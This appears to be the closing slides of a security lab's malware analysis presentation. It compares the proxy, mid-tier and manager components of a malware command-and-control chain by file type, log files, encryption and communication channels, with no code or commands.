**Communicate with malware**
Proxy / Proxy	- **ASP Script** - Refer to **mid.txt** and connect to Mid - Forward command to **Troy by storing file** - Logging the infected devices **(proxy.log, build.xnl)** - Same enryption algorithm - **Communicate with ASP Page**	- **PE file** - Refer to **addr registry** and connect to Mid - Forward command to **Lsass by packet** - Logging the infected devices **(lg121.prx)** - Same enryption algorithm - **Communicate using SSL** - **Communicate with malware**
Mid / Mid	- **ASP Script** - **Update mid.txt** - Proxy management - Same enryption algorithm - **Logging the accessd connection (mid.log, pxylist.txt)** - **Communicate with ASP Page**	- **PE file** - **Open a specific port** - **Update addr registry** - Proxy management - Same enryption algorithm - **Communicate using SSL** - **Communicate with malware**
Manager / Unknown	- PE file - Receive the hacker’s command - Same enryption algorithm - **Logging the access connection (lg120.prx)** - Communicate with malware	- **(Presume)** - PE file - Receive the hacker’s command - **Communicate using SSL** - Communicate with malware

THANK YOU

hypen@s2wlab.com